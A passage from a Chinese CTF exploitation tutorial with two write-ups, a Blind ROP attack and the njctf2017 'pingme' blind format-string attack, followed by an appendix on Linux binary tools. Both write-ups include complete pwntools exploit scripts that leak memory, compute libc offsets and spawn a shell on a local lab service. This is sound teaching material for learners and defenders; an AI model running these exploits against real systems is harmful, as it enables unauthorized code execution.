RPATH      RUNPATH      FORTIFY  Fortified Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE
No RPATH   No RUNPATH   No       0               2       a.out
```

由于 socat 在程序崩溃时会断开连接，我们写一个小脚本，让程序在崩溃后立即重启，这样就模拟出了远程环境 `127.0.0.1:10001` ：

```
#!/bin/sh
while true; do
        num=`ps -ef | grep "socat" | grep -v "grep" | wc -l`
        if [ $num -lt 5 ]; then
                socat tcp4-listen:10001,reuseaddr,fork exec:./a.
out &
        fi
done
```

在一个单独的 shell 中运行它，这样我们就简单模拟出了比赛时的环境，即仅提供 ip 和端口。（不停地断开重连特别耗CPU，建议在服务器上跑）

BROP 原理及题目解析

BROP 即 Blind ROP，需要我们在无法获得二进制文件的情况下，通过 ROP 进行远程攻击，劫持该应用程序的控制流，可用于开启了 ASLR、NX和栈canaries的 64-bit Linux。这一概念是是在 2014 年提出的，论文和幻灯片在参考资料中。

实现这一攻击有两个必要条件：

1. 目标程序存在一个栈溢出漏洞，并且我们知道怎样去触发它
2. 目标进程在崩溃后会立即重启，并且重启后进程被加载的地址不变，这样即使目标机器开启了 ASLR 也没有影响。

下面我们结合题目来讲一讲。

栈溢出

首先是要找到栈溢出的漏洞，老办法从 1 个字符开始，暴力枚举，直到它崩溃。

```
def get_buffer_size():
    for i in range(100):
        payload  = "A"
        payload += "A"*i
        buf_size = len(payload) - 1
        try:
            p = remote('127.0.0.1', 10001)
            p.recvline()
            p.send(payload)
            p.recv()
            p.close()
            log.info("bad: %d" % buf_size)
        except EOFError as e:
            p.close()
            log.info("buffer size: %d" % buf_size)
            return buf_size
```

```
[*] buffer size: 72
```

要注意的是，崩溃意味着我们覆盖到了返回地址，所以缓冲区应该是发送的字符数减一，即 buf(64)+ebp(8)=72。该题并没有开启canary，所以跳过爆破的过程。

stop gadget

在寻找通用 gadget 之前，我们需要一个 stop gadget。一般情况下，当我们把返回地址覆盖后，程序有很大的几率会挂掉，因为所覆盖的地址可能并不是合法的，所以我们需要一个能够使程序正常返回的地址，称作 stop gadget，这一步至关重要。stop gadget 可能不止一个，这里我们之间返回找到的第一个好了：

```
def get_stop_addr(buf_size):
    addr = 0x400000
    while True:
        sleep(0.1)
        addr += 1
        payload  = "A"*buf_size
        payload += p64(addr)
        try:
            p = remote('127.0.0.1', 10001)
            p.recvline()
            p.sendline(payload)
            p.recvline()
            p.close()
            log.info("stop address: 0x%x" % addr)
            return addr
        except EOFError as e:
            p.close()
            log.info("bad: 0x%x" % addr)
        except:
            log.info("Can't connect")
            addr -= 1
```

由于我们在本地的守护脚本略简陋，在程序挂掉和重新启动之间存在一定的时间差，所以这里 `sleep(0.1)` 做一定的缓冲，如果还是冲突，在 `except` 进行处理，后面的代码也一样。

```
[*] stop address: 0x4005e5
```

common gadget

有了 stop gadget，那些原本会导致程序崩溃的地址还是一样会导致崩溃，但那些正常返回的地址则会通过 stop gadget 进入被挂起的状态。下面我们就可以寻找其他可利用的 gadget，由于是 64 位程序，可以考虑使用通用 gadget（有关该内容请参见章节4.7）：

```
def get_gadgets_addr(buf_size, stop_addr):
    addr = stop_addr
```

```
    while True:
        sleep(0.1)
        addr += 1
        payload  = "A"*buf_size
        payload += p64(addr)
        payload += p64(1) + p64(2) + p64(3) + p64(4) + p64(5) +
p64(6)
        payload += p64(stop_addr)
        try:
            p = remote('127.0.0.1', 10001)
            p.recvline()
            p.sendline(payload)
            p.recvline()
            p.close()
            log.info("find address: 0x%x" % addr)
            try:    # check
                payload  = "A"*buf_size
                payload += p64(addr)
                payload += p64(1) + p64(2) + p64(3) + p64(4) + p
64(5) + p64(6)

                p = remote('127.0.0.1', 10001)
                p.recvline()
                p.sendline(payload)
                p.recvline()
                p.close()
                log.info("bad address: 0x%x" % addr)
            except:
                p.close()
                log.info("gadget address: 0x%x" % addr)
                return addr
        except EOFError as e:
            p.close()
            log.info("bad: 0x%x" % addr)
        except:
            log.info("Can't connect")
            addr -= 1
```

直接从 stop gadget 的地方开始搜索就可以了。另外，找到一个正常返回的地址之后，需要进行检查，以确定是它确实是通用 gadget。

```
[*] gadget address: 0x40082a
```

有了通用 gadget，就可以得到 `pop rdi; ret` 的地址了，即 gadget address + 9。

puts@plt

plt 表具有比较规整的结构，每一个表项都是 16 字节，而在每个表项的 6 字节偏移处，是该表项对应函数的解析路径，所以先得到 plt 地址，然后 dump 出内存，就可以找到 got 地址。

这里我们使用 puts 函数来 dump 内存，比起 write，它只需要一个参数，很方便：

```
def get_puts_plt(buf_size, stop_addr, gadgets_addr):
    pop_rdi = gadgets_addr + 9      # pop rdi; ret;
    addr = stop_addr
    while True:
        sleep(0.1)
        addr += 1

        payload  = "A"*buf_size
        payload += p64(pop_rdi)
        payload += p64(0x400000)
        payload += p64(addr)
        payload += p64(stop_addr)
        try:
            p = remote('127.0.0.1', 10001)
            p.recvline()
            p.sendline(payload)
            if p.recv().startswith("\x7fELF"):
                log.info("puts@plt address: 0x%x" % addr)
                p.close()
                return addr
            log.info("bad: 0x%x" % addr)
            p.close()
        except EOFError as e:
            p.close()
            log.info("bad: 0x%x" % addr)
        except:
            log.info("Can't connect")
            addr -= 1
```

这里让 puts 打印出 `0x400000` 地址处的内容，因为这里通常是程序头的位置（关闭PIE），且前四个字符为 `\x7fELF` ，方便进行验证。

```
[*] puts@plt address: 0x4005e7
```

成功找到一个地址，它确实调用 puts，打印出了 `\x7fELF` ，那它真的就是 puts@plt 的地址吗，不一定，看一下呗，反正我们有二进制文件。

```
gdb-peda$ disassemble /r 0x4005f0
Dump of assembler code for function puts@plt:
   0x00000000004005f0 <+0>:     ff 25 22 0a 20 00       jmp    Q
WORD PTR [rip+0x200a22]        # 0x601018
   0x00000000004005f6 <+6>:     68 00 00 00 00  push   0x0
   0x00000000004005fb <+11>:    e9 e0 ff ff ff  jmp    0x4005e0
End of assembler dump.
```

不对呀，puts@plt 明明是在 `0x4005f0`，那么 `0x4005e7` 是什么鬼。

```
gdb-peda$ pdisass /r 0x4005e7,0x400600
Dump of assembler code from 0x4005e7 to 0x400600:
   0x00000000004005e7:  25 24 0a 20 00  and    eax,0x200a24
   0x00000000004005ec:  0f 1f 40 00     nop    DWORD PTR [rax+0x
0]
   0x00000000004005f0 <puts@plt+0>:     ff 25 22 0a 20 00
jmp    QWORD PTR [rip+0x200a22]        # 0x601018
   0x00000000004005f6 <puts@plt+6>:     68 00 00 00 00  push   0
x0
   0x00000000004005fb <puts@plt+11>:    e9 e0 ff ff ff  jmp    0
x4005e0
End of assembler dump.
```

原来是由于反汇编时候的偏移，导致了这个问题，当然了前两句对后面的 puts 语句并没有什么影响，忽略它，在后面的代码中继续使用 `0x4005e7`。

remote dump

有了 puts，有了 gadget，就可以着手 dump 程序了：

```
def dump_memory(buf_size, stop_addr, gadgets_addr, puts_plt, sta
rt_addr, end_addr):
    pop_rdi  = gadgets_addr + 9     # pop rdi; ret

    result = ""
    while start_addr < end_addr:
        #print result.encode('hex')
        sleep(0.1)
        payload  = "A"*buf_size
        payload += p64(pop_rdi)
        payload += p64(start_addr)
        payload += p64(puts_plt)
        payload += p64(stop_addr)
        try:
            p = remote('127.0.0.1', 10001)
            p.recvline()
            p.sendline(payload)
            data = p.recv(timeout=0.1)      # timeout makes sure
 to recive all bytes
            if data == "\n":
                data = "\x00"
            elif data[-1] == "\n":
                data = data[:-1]
            log.info("leaking: 0x%x --> %s" % (start_addr,(data
or '').encode('hex')))
            result += data
            start_addr += len(data)
            p.close()
        except:
            log.info("Can't connect")
    return result
```

我们知道 puts 函数通过 `\x00` 进行截断，并且会在每一次输出末尾加上换行符 `\x0a`，所以有一些特殊情况需要做一些处理，比如单独的 `\x00`、`\x0a` 等，首先当然是先去掉末尾 puts 自动加上的 `\n`，然后如果 recv 到一个 `\n`，说明内存中是 `\x00`，如果 recv 到一个 `\n\n`，说明内存中是 `\x0a`。`p.recv(timeout=0.1)` 是由于函数本身的设定，如果有 `\n\n`，它很可能在收到第一个 `\n` 时就返回了，加上参数可以让它全部接收完。

这里选择从 `0x400000` dump到 `0x401000` ，足够了，你还可以 dump 下 data 段的数据，大概从 `0x600000` 开始。

puts@got

拿到 dump 下来的文件，使用 Radare2 打开，使用参数 `-B` 指定程序基地址，然后反汇编 `puts@plt` 的位置 `0x4005e7` ，当然你要直接反汇编 `0x4005f0` 也行：

```
$ r2 -B 0x400000 code.bin
[0x00400630]> pd 14 @ 0x4005e7
     ::::   0x004005e7      25240a2000     and eax, 0x200a24


     ::::   0x004005ec      0f1f4000       nop dword [rax]


     ::::   0x004005f0      ff25220a2000   jmp qword [0x00601018
]       ; [0x601018:8]=-1

     ::::   0x004005f6      6800000000     push 0


     `====< 0x004005fb      e9e0ffffff     jmp 0x4005e0


      :::   0x00400600      ff251a0a2000   jmp qword [0x00601020
]       ; [0x601020:8]=-1

      :::   0x00400606      6801000000     push 1
       ; 1

      `===< 0x0040060b      e9d0ffffff     jmp 0x4005e0


       ::   0x00400610      ff25120a2000   jmp qword [0x00601028
]       ; [0x601028:8]=-1

       ::   0x00400616      6802000000     push 2
```

```
        ; 2

        `==< 0x0040061b      e9c0ffffff     jmp 0x4005e0


         :   0x00400620      ff250a0a2000   jmp qword [0x00601030
]       ; [0x601030:8]=-1

         :   0x00400626      6803000000     push 3
        ; 3

         `=< 0x0040062b      e9b0ffffff     jmp 0x4005e0
```

于是我们就得到了 puts@got 地址 `0x00601018` 。可以看到该表中还有其他几个函数，根据程序的功能大概可以猜到，无非就是 setbuf、read 之类的，在后面的过程中如果实在无法确定 libc，这些信息可能会有用。

attack

后面的过程和无 libc 的利用差不多了，先使用 puts 打印出其在内存中的地址，然后在 libc-database 里查找相应的 libc，也就是目标机器上的 libc，通过偏移计算出 `system()` 函数和字符串 `/bin/sh` 的地址，构造 payload 就可以了。

```
def get_puts_addr(buf_size, stop_addr, gadgets_addr, puts_plt, puts_got):
    pop_rdi  = gadgets_addr + 9

    payload  = "A"*buf_size
    payload += p64(pop_rdi)
    payload += p64(puts_got)
    payload += p64(puts_plt)
    payload += p64(stop_addr)

    p = remote('127.0.0.1', 10001)
    p.recvline()
    p.sendline(payload)
    data = p.recvline()
    data = u64(data[:-1] + '\x00\x00')
    log.info("puts address: 0x%x" % data)
    p.close()

    return data
```

```
[*] puts address: 0x7ffff7a90210
```

这里插一下 libc-database 的用法，由于我本地的 libc 版本比较新，可能未收录，就直接将它添加进去好了：

```
$ ./add /usr/lib/libc-2.26.so
Adding local libc /usr/lib/libc-2.26.so (id local-e112b79b632f33fce6908f5ffd2f61a5d8058570  /usr/lib/libc-2.26.so)
  -> Writing libc to db/local-e112b79b632f33fce6908f5ffd2f61a5d8058570.so
  -> Writing symbols to db/local-e112b79b632f33fce6908f5ffd2f61a5d8058570.symbols
  -> Writing version info
```

然后查询（ASLR 并不影响后 12 位的值）：

```
$ ./find puts 210
/usr/lib/libc-2.26.so (id local-e112b79b632f33fce6908f5ffd2f61a5
d8058570)
$ ./dump local-e112b79b632f33fce6908f5ffd2f61a5d8058570
offset___libc_start_main_ret = 0x20f6a
offset_system = 0x0000000000042010
offset_dup2 = 0x00000000000e8100
offset_read = 0x00000000000e7820
offset_write = 0x00000000000e78c0
offset_str_bin_sh = 0x17aff5
$ ./dump local-e112b79b632f33fce6908f5ffd2f61a5d8058570 puts
offset_puts = 0x000000000006f210
```

```
offset_puts   = 0x000000000006f210
offset_system = 0x0000000000042010
offset_str_bin_sh = 0x17aff5

system_addr = (puts_addr - offset_puts) + offset_system
binsh_addr  = (puts_addr - offset_puts) + offset_str_bin_sh

# get shell
payload  = "A"*buf_size
payload += p64(gadgets_addr + 9)    # pop rdi; ret;
payload += p64(binsh_addr)
payload += p64(system_addr)
payload += p64(stop_addr)

p = remote('127.0.0.1', 10001)
p.recvline()
p.sendline(payload)
p.interactive()
```

Bingo!!!

```
$ python2 exp.py
[+] Opening connection to 127.0.0.1 on port 10001: Done
[*] Switching to interactive mode
$ whoami
firmy
```

Exploit

完整的 exp 如下，其他文件放在了github相应文件夹中：

```
from pwn import *

#context.log_level = 'debug'

def get_buffer_size():
    for i in range(100):
        payload  = "A"
        payload += "A"*i
        buf_size = len(payload) - 1
        try:
            p = remote('127.0.0.1', 10001)
            p.recvline()
            p.send(payload)
            p.recv()
            p.close()
            log.info("bad: %d" % buf_size)
        except EOFError as e:
            p.close()
            log.info("buffer size: %d" % buf_size)
            return buf_size

def get_stop_addr(buf_size):
    addr = 0x400000
    while True:
        sleep(0.1)
        addr += 1
        payload  = "A"*buf_size
        payload += p64(addr)
```

```
        try:
            p = remote('127.0.0.1', 10001)
            p.recvline()
            p.sendline(payload)
            p.recvline()
            p.close()
            log.info("stop address: 0x%x" % addr)
            return addr
        except EOFError as e:
            p.close()
            log.info("bad: 0x%x" % addr)
        except:
            log.info("Can't connect")
            addr -= 1

def get_gadgets_addr(buf_size, stop_addr):
    addr = stop_addr
    while True:
        sleep(0.1)
        addr += 1
        payload  = "A"*buf_size
        payload += p64(addr)
        payload += p64(1) + p64(2) + p64(3) + p64(4) + p64(5) +
p64(6)
        payload += p64(stop_addr)
        try:
            p = remote('127.0.0.1', 10001)
            p.recvline()
            p.sendline(payload)
            p.recvline()
            p.close()
            log.info("find address: 0x%x" % addr)
            try:    # check
                payload  = "A"*buf_size
                payload += p64(addr)
                payload += p64(1) + p64(2) + p64(3) + p64(4) + p
64(5) + p64(6)

                p = remote('127.0.0.1', 10001)
                p.recvline()
```

```
                p.sendline(payload)
                p.recvline()
                p.close()
                log.info("bad address: 0x%x" % addr)
            except:
                p.close()
                log.info("gadget address: 0x%x" % addr)
                return addr
        except EOFError as e:
            p.close()
            log.info("bad: 0x%x" % addr)
        except:
            log.info("Can't connect")
            addr -= 1

def get_puts_plt(buf_size, stop_addr, gadgets_addr):
    pop_rdi = gadgets_addr + 9      # pop rdi; ret;
    addr = stop_addr
    while True:
        sleep(0.1)
        addr += 1

        payload  = "A"*buf_size
        payload += p64(pop_rdi)
        payload += p64(0x400000)
        payload += p64(addr)
        payload += p64(stop_addr)
        try:
            p = remote('127.0.0.1', 10001)
            p.recvline()
            p.sendline(payload)
            if p.recv().startswith("\x7fELF"):
                log.info("puts@plt address: 0x%x" % addr)
                p.close()
                return addr
            log.info("bad: 0x%x" % addr)
            p.close()
        except EOFError as e:
            p.close()
            log.info("bad: 0x%x" % addr)
```

```
        except:
            log.info("Can't connect")
            addr -= 1

def dump_memory(buf_size, stop_addr, gadgets_addr, puts_plt, sta
rt_addr, end_addr):
    pop_rdi  = gadgets_addr + 9     # pop rdi; ret

    result = ""
    while start_addr < end_addr:
        #print result.encode('hex')
        sleep(0.1)
        payload  = "A"*buf_size
        payload += p64(pop_rdi)
        payload += p64(start_addr)
        payload += p64(puts_plt)
        payload += p64(stop_addr)
        try:
            p = remote('127.0.0.1', 10001)
            p.recvline()
            p.sendline(payload)
            data = p.recv(timeout=0.1)      # timeout makes sure
 to recive all bytes
            if data == "\n":
                data = "\x00"
            elif data[-1] == "\n":
                data = data[:-1]
            log.info("leaking: 0x%x --> %s" % (start_addr,(data
or '').encode('hex')))
            result += data
            start_addr += len(data)
            p.close()
        except:
            log.info("Can't connect")
    return result

def get_puts_addr(buf_size, stop_addr, gadgets_addr, puts_plt, p
uts_got):
    pop_rdi  = gadgets_addr + 9
```

```
    payload  = "A"*buf_size
    payload += p64(pop_rdi)
    payload += p64(puts_got)
    payload += p64(puts_plt)
    payload += p64(stop_addr)

    p = remote('127.0.0.1', 10001)
    p.recvline()
    p.sendline(payload)
    data = p.recvline()
    data = u64(data[:-1] + '\x00\x00')
    log.info("puts address: 0x%x" % data)
    p.close()

    return data

#buf_size = get_buffer_size()
buf_size = 72

#stop_addr = get_stop_addr(buf_size)
stop_addr = 0x4005e5

#gadgets_addr = get_gadgets_addr(buf_size, stop_addr)
gadgets_addr = 0x40082a

#puts_plt = get_puts_plt(buf_size, stop_addr, gadgets_addr)
puts_plt = 0x4005e7     # fake puts
#puts_plt = 0x4005f0    # true puts

# dump code section from memory
# and then use Radare2 or IDA Pro to find the got address
#start_addr = 0x400000
#end_addr   = 0x401000
#code_bin = dump_memory(buf_size, stop_addr, gadgets_addr, puts_
plt, start_addr, end_addr)
#with open('code.bin', 'wb') as f:
#   f.write(code_bin)
#   f.close()
puts_got = 0x00601018
```

```
# you can also dump data from memory and get information from .g
ot
#start_addr = 0x600000
#end_addr   = 0x602000
#data_bin = dump_memory(buf_size, stop_addr, gadgets_addr, puts_
plt, start_addr, end_addr)
#with open('data.bin', 'wb') as f:
#    f.write(data_bin)
#    f.close()

# must close ASLR
#puts_addr = get_puts_addr(buf_size, stop_addr, gadgets_addr, pu
ts_plt, puts_got)
puts_addr = 0x7ffff7a90210

# first add your own libc into libc-database: $ ./add /usr/lib/l
ibc-2.26.so
# $ ./find puts 0x7ffff7a90210
# or $ ./find puts 210
# $ ./dump local-e112b79b632f33fce6908f5ffd2f61a5d8058570
# $ ./dump local-e112b79b632f33fce6908f5ffd2f61a5d8058570 puts
# then you can get the following offset
offset_puts   = 0x000000000006f210
offset_system = 0x0000000000042010
offset_str_bin_sh = 0x17aff5

system_addr = (puts_addr - offset_puts) + offset_system
binsh_addr  = (puts_addr - offset_puts) + offset_str_bin_sh

# get shell
payload  = "A"*buf_size
payload += p64(gadgets_addr + 9)    # pop rdi; ret;
payload += p64(binsh_addr)
payload += p64(system_addr)
payload += p64(stop_addr)

p = remote('127.0.0.1', 10001)
p.recvline()
p.sendline(payload)
p.interactive()
```

参考资料

- Blind Return Oriented Programming (BROP)
- Blind Return Oriented Programming (BROP) Attack (1)

6.2 pwn njctf2017 pingme

题目复现

在 6.1 中我们看到了 blind ROP，这一节中则将看到 blind fmt。它们的共同点是都没有二进制文件，只提供 ip 和端口。

checksec 如下：

```
$ checksec -f pingme
RELRO           STACK CANARY      NX            PIE
RPATH      RUNPATHFORTIFY Fortified Fortifiable  FILE
No RELRO        No canary found   NX enabled    No PIE
No RPATH   No RUNPATH   No        0               2       pingme
```

关闭 ASLR，然后把程序运行起来：

```
$ socat tcp4-listen:10001,reuseaddr,fork exec:./pingme
```

Blind fmt 原理及题目解析

格式化字符串漏洞我们已经在 3.3.1 中详细讲过了，blind fmt 要求我们在没有二进制文件和 libc.so 的情况下进行漏洞利用，好在程序没有开启任何保护，利用很直接。

通常有两种方法可以解决这种问题，一种是利用信息泄露把程序从内存中 dump 下来，另一种是使用 pwntools 的 DynELF 模块（关于该模块的使用我们在章节 4.4 中有讲过）。

确认漏洞

首先你当然不知道这是一个栈溢出还是格式化字符串，栈溢出的话输入一段长字符串，但程序是否崩溃，格式化字符串的话就输入格式字符，看输出。

```
$ nc 127.0.0.1 10001
Ping me
ABCD%7$x
ABCD44434241
```

很明显是格式字符串，而且 ABCD 在第 7 个参数的位置，实际上当然不会这么巧，所以需要使用一个脚本去枚举。这里使用 pwntools 的 fmtstr 模块了：

```
def exec_fmt(payload):
    p.sendline(payload)
    info = p.recv()
    return info
auto = FmtStr(exec_fmt)
offset = auto.offset
```

```
[*] Found format string offset: 7
```

dump file

接下来我们就利用该漏洞把二进制文件从内存中 dump 下来：

```
def dump_memory(start_addr, end_addr):
    result = ""
    while start_addr < end_addr:
        p = remote('127.0.0.1', '10001')
        p.recvline()
        #print result.encode('hex')
        payload = "%9$s.AAA" + p32(start_addr)
        p.sendline(payload)
        data = p.recvuntil(".AAA")[:-4]
        if data == "":
            data = "\x00"
        log.info("leaking: 0x%x --> %s" % (start_addr, data.enco
de('hex')))
        result += data
        start_addr += len(data)
        p.close()
    return result
start_addr = 0x8048000
end_addr   = 0x8049000
code_bin = dump_memory(start_addr, end_addr)
with open("code.bin", "wb") as f:
    f.write(code_bin)
    f.close()
```

这里构造的 paylaod 和前面有点不同，它把地址放在了后面，是为了防止 printf 的 `%s` 被 `\x00` 截断：

```
payload = "%9$s.AAA" + p32(start_addr)
```

另外 `.AAA`，是作为一个标志，我们需要的内存在 `.AAA` 的前面，最后，偏移由 7 变为 9。

在没有开启 PIE 的情况下，32 位程序从地址 `0x8048000` 开始，0x1000 的大小就足够了。在对内存 `\x00` 进行 leak 时，数据长度为零，直接给它赋值就可以了。

于是就成了有二进制文件无 libc 的格式化字符串漏洞，在 r2 中查询 printf 的 got 地址：

```
[0x08048490]> is~printf
vaddr=0x08048400 paddr=0x00000400 ord=002 fwd=NONE sz=16 bind=GL
OBAL type=FUNC name=imp.printf

[0x08048490]> pd 3 @ 0x08048400
        :   ;-- imp.printf:


        :   0x08048400      ff2574990408   jmp dword [reloc.prin
tf_116] ; 0x8049974

        :   0x08048406      6808000000     push 8
       ; 8

        `=< 0x0804840b      e9d0ffffff     jmp 0x80483e0
```

地址为 `0x8049974` 。

printf address & system address

接下来通过 printf@got 泄露出 printf 的地址，进行到这儿，就有两种方式要考虑了，即我们是否可以拿到 libc，如果能，就很简单了。如果不能，就需要使用 DynELF 进行无 libc 的利用。

先说第一种：

```python
def get_printf_addr():
    p = remote('127.0.0.1', '10001')
    p.recvline()
    payload = "%9$s.AAA" + p32(printf_got)
    p.sendline(payload)
    data = p.recvuntil(".AAA")[:4]
    log.info("printf address: %s" % data.encode('hex'))
    return data
printf_addr = get_printf_addr()
```

```
[*] printf address: 70e6e0f7
```

所以 printf 的地址是 `0xf7e0e670`（小端序），使用 libc-database 查询得到 libc.so，然后可以得到 printf 和 system 的相对位置。

```
$ ./find printf 670
ubuntu-xenial-i386-libc6 (id libc6_2.23-0ubuntu9_i386)
/usr/lib32/libc-2.26.so (id local-292a64d65098446389a47cdacdf578
1255a95098)
$ ./dump local-292a64d65098446389a47cdacdf5781255a95098 printf s
ystem
offset_printf = 0x00051670
offset_system = 0x0003cc50
```

然后计算得到 printf 的地址：

```
printf_addr = 0xf7e0e670
offset_printf = 0x00051670
offset_system = 0x0003cc50
system_addr = printf_addr - (offset_printf - offset_system)
```

第二种方法是使用 DynELF 模块来泄露函数地址：

```
def leak(addr):
    p = remote('127.0.0.1', '10001')
    p.recvline()
    payload = "%9$s.AAA" + p32(addr)
    p.sendline(payload)
    data = p.recvuntil(".AAA")[:-4] + "\x00"
    log.info("leaking: 0x%x --> %s" % (addr, data.encode('hex'))
)
    p.close()
    return data
data = DynELF(leak, 0x08048490)     # Entry point address
system_addr = data.lookup('system', 'libc')
printf_addr = data.lookup('printf', 'libc')
log.info("system address: 0x%x" % system_addr)
log.info("printf address: 0x%x" % printf_addr)
```

```
[*] system address: 0xf7df9c50
[*] printf address: 0xf7e0e670
```

DynELF 不要求我们拿到 libc.so，所以如果我们查询不到 libc.so 的版本信息，该模块就能发挥它最大的作用。

attack

按照格式化字符串漏洞的套路，我们通过任意写将 printf@got 指向的内存覆盖为 system 的地址，然后发送字符串 `/bin/sh` ，就可以在调用 `printf("/bin/sh")` 的时候实际上调用 `system("/bin/sh")` 。

终极 payload 如下，使用 `fmtstr_payload` 函数来自动构造，将：

```
payload = fmtstr_payload(7, {printf_got: system_addr})
p = remote('127.0.0.1', '10001')
p.recvline()
p.sendline(payload)
p.recv()
p.sendline('/bin/sh')
p.interactive()
```

虽说有这样的自动化函数很方便，基本的手工构造还是要懂的，看一下生成的 payload 长什么样子：

```
[DEBUG] Sent 0x3a bytes:
    00000000  74 99 04 08  75 99 04 08  76 99 04 08  77 99 04 08
  |t···|u···|v···|w···|
    00000010  25 36 34 63  25 37 24 68  68 6e 25 37  36 63 25 38
  |%64c|%7$h|hn%7|6c%8|
    00000020  24 68 68 6e  25 36 37 63  25 39 24 68  68 6e 25 32
  |$hhn|%67c|%9$h|hn%2|
    00000030  34 63 25 31  30 24 68 68  6e 0a
  |4c%1|0$hh|n·|
    0000003a
```

开头是 printf@got 地址，四个字节分别位于：

```
0x08049974
0x08049975
0x08049976
0x08049977
```

然后是格式字符串 `%64c%7$hhn%76c%8hhn%67c%9$hhn%24c%10$hhn` ：

```
16  + 64 = 80  = 0x50
80  + 76 = 156 = 0x9c
156 + 67 = 223 = 0xdf
233 + 24 = 247 = 0xf7
```

就这样将 system 的地址写入了内存。

Bingo!!!

```
$ python2 exp.py
[+] Opening connection to 127.0.0.2 on port 10001: Done
[*] Switching to interactive mode
$ whoami
firmy
```

Exploit

完整的 exp 如下，其他文件放在了github相应文件夹中：

```python
from pwn import *

# context.log_level = 'debug'

def exec_fmt(payload):
    p.sendline(payload)
    info = p.recv()
    return info
# p = remote('127.0.0.1', '10001')
# p.recvline()
# auto = FmtStr(exec_fmt)
```

```
# offset = auto.offset
# p.close()

def dump_memory(start_addr, end_addr):
    result = ""
    while start_addr < end_addr:
        p = remote('127.0.0.1', '10001')
        p.recvline()
        # print result.encode('hex')
        payload = "%9$s.AAA" + p32(start_addr)
        p.sendline(payload)
        data = p.recvuntil(".AAA")[:-4]
        if data == "":
            data = "\x00"
        log.info("leaking: 0x%x --> %s" % (start_addr, data.enco
de('hex')))
        result += data
        start_addr += len(data)
        p.close()
    return result
# start_addr = 0x8048000
# end_addr   = 0x8049000
# code_bin = dump_memory(start_addr, end_addr)
# with open("code.bin", "wb") as f:
#     f.write(code_bin)
#     f.close()
printf_got = 0x8049974

## method 1
def get_printf_addr():
    p = remote('127.0.0.1', '10001')
    p.recvline()
    payload = "%9$s.AAA" + p32(printf_got)
    p.sendline(payload)
    data = p.recvuntil(".AAA")[:4]
    log.info("printf address: %s" % data.encode('hex'))
    return data
# printf_addr = get_printf_addr()
printf_addr = 0xf7e0e670
offset_printf = 0x00051670
```

```
offset_system = 0x0003cc50
system_addr = printf_addr - (offset_printf - offset_system)

## method 2
def leak(addr):
    p = remote('127.0.0.1', '10001')
    p.recvline()
    payload = "%9$s.AAA" + p32(addr)
    p.sendline(payload)
    data = p.recvuntil(".AAA")[:-4] + "\x00"
    log.info("leaking: 0x%x --> %s" % (addr, data.encode('hex'))
)
    p.close()
    return data
# data = DynELF(leak, 0x08048490)     # Entry point address
# system_addr = data.lookup('system', 'libc')
# printf_addr = data.lookup('printf', 'libc')
# log.info("system address: 0x%x" % system_addr)
# log.info("printf address: 0x%x" % printf_addr)

## get shell
payload = fmtstr_payload(7, {printf_got: system_addr})
p = remote('127.0.1.1', '10001')
p.recvline()
p.sendline(payload)
p.recv()
p.sendline('/bin/sh')
p.interactive()
```

参考资料

- Linux系统下格式化字符串利用研究
- 33C3 CTF 2016 -- ESPR

6.3 pwn 0ctf2015 freenote

第七章 附录篇

7.1 更多 Linux 工具

- dd
- file
- edb
- foremost
- ldd
- ltrace
- md5sum
- nm
- objcopy
- objdump
- od
- readelf
- socat
- ssdeep
- strace
- strip
- strings
- xxd

dd

dd 命令用于复制文件并对原文件的内容进行转换和格式化处理。

重要参数

```
if=FILE         read from FILE instead of stdin
of=FILE         write to FILE instead of stdout
skip=N          skip N ibs-sized blocks at start of input
bs=BYTES        read and write up to BYTES bytes at a time
```

常见用法

```
$ dd if=[file1] of=[file2] skip=[size] bs=[bytes]
```

dump 运行时的内存镜像：

- `cat /proc/<pid>/maps`
- 找到内存中 text 段和 data 段
- `dd if=/proc/<pid>/mem of=/path/a.out skip=xxxx bs= 1 count=xxxx`

file

file 命令用来探测给定文件的类型。

技巧

```
$ file -L [file]
```

当文件是链接文件时，直接显示符号链接所指向的文件类别。

edb

edb 是一个同时支持x86、x86-64的调试器。它主要向 OllyDbg 工具看齐，并可通过插件体系进行功能的扩充。

安装

```
$ yaourt -S edb
```

foremost

foremost 是一个基于文件文件头和尾部信息以及文件的内建数据结构恢复文件的命令行工具。

安装

```
$ yaourt -S foremost
```

ldd

ldd 命令用于打印程序或者库文件所依赖的共享库列表。

ldd 实际上仅是 shell 脚本，重点是环境变量 `LD_TRACE_LOADED_OBJECTS` ，在执行文件时把它设为 `1` ，则与执行 ldd 效果一样。

```
$ ldd [executable]

$ LD_TRACE_LOADED_OBJECTS=1 [executable]
```

ltrace

ltrace 命令用于跟踪进程调用库函数的情况。

重要参数

```
-f                trace children (fork() and clone()).
-p PID            attach to the process with the process ID pi
d.
-S                trace system calls as well as library calls.
```

md5sum

md5sum 命令采用MD5报文摘要算法（128位）计算和检查文件的校验和。

重要参数

```
-b, --binary         read in binary mode
-c, --check          read MD5 sums from the FILEs and check them
```

nm

nm 命令被用于显示二进制目标文件的符号表。

重要参数

```
-a, --debug-syms       Display debugger-only symbols
-D, --dynamic          Display dynamic symbols instead of normal
 symbols
-g, --extern-only      Display only external symbols
```

objcopy

如果我们要将一个二进制文件，比如图片、MP3音乐等东西作为目标文件中的一个段，可以使用 objcopy 工具，比如我们有一个图片文件 “image.jpg”：

```
$ objcopy -I binary -O elf32-i386 -B i386 image.jpg image.o

$ objdump -ht image.o

image.o:     file format elf32-i386

Sections:
Idx Name          Size      VMA       LMA       File off  Algn
  0 .data         0000642f  00000000  00000000  00000034  2**0
                  CONTENTS, ALLOC, LOAD, DATA
SYMBOL TABLE:
00000000 l    d  .data    00000000 .data
00000000 g       .data    00000000 _binary_image_jpg_start
0000642f g       .data    00000000 _binary_image_jpg_end
0000642f g       *ABS*    00000000 _binary_image_jpg_size
```

三个变量的使用方法如下：

```
const char *start = _binary_image_jpg_start;  // 数据的起始地址
const char *end = _binary_image_jpg_end;    // 数据的末尾地址+1
int size = (int)_binary_image_jpg_size;     // 数据大小
```

这一技巧可能出现在 CTF 隐写题中，使用 foremost 工具可以将图片提取出来：

```
$ foremost image.o
```

objdump

objdump 命令是用查看目标文件或者可执行的目标文件的构成的gcc工具。

重要参数

```
-d, --disassemble        Display assembler contents of executabl
e sections
-S, --source             Intermix source code with disassembly
-s, --full-contents      Display the full contents of all sectio
ns requested
-R, --dynamic-reloc      Display the dynamic relocation entries
in the file
```

常见用法

对特定段进行转储：

```
$ objdump -s -j [section] [binary]
```

对地址进行指定和转储：

```
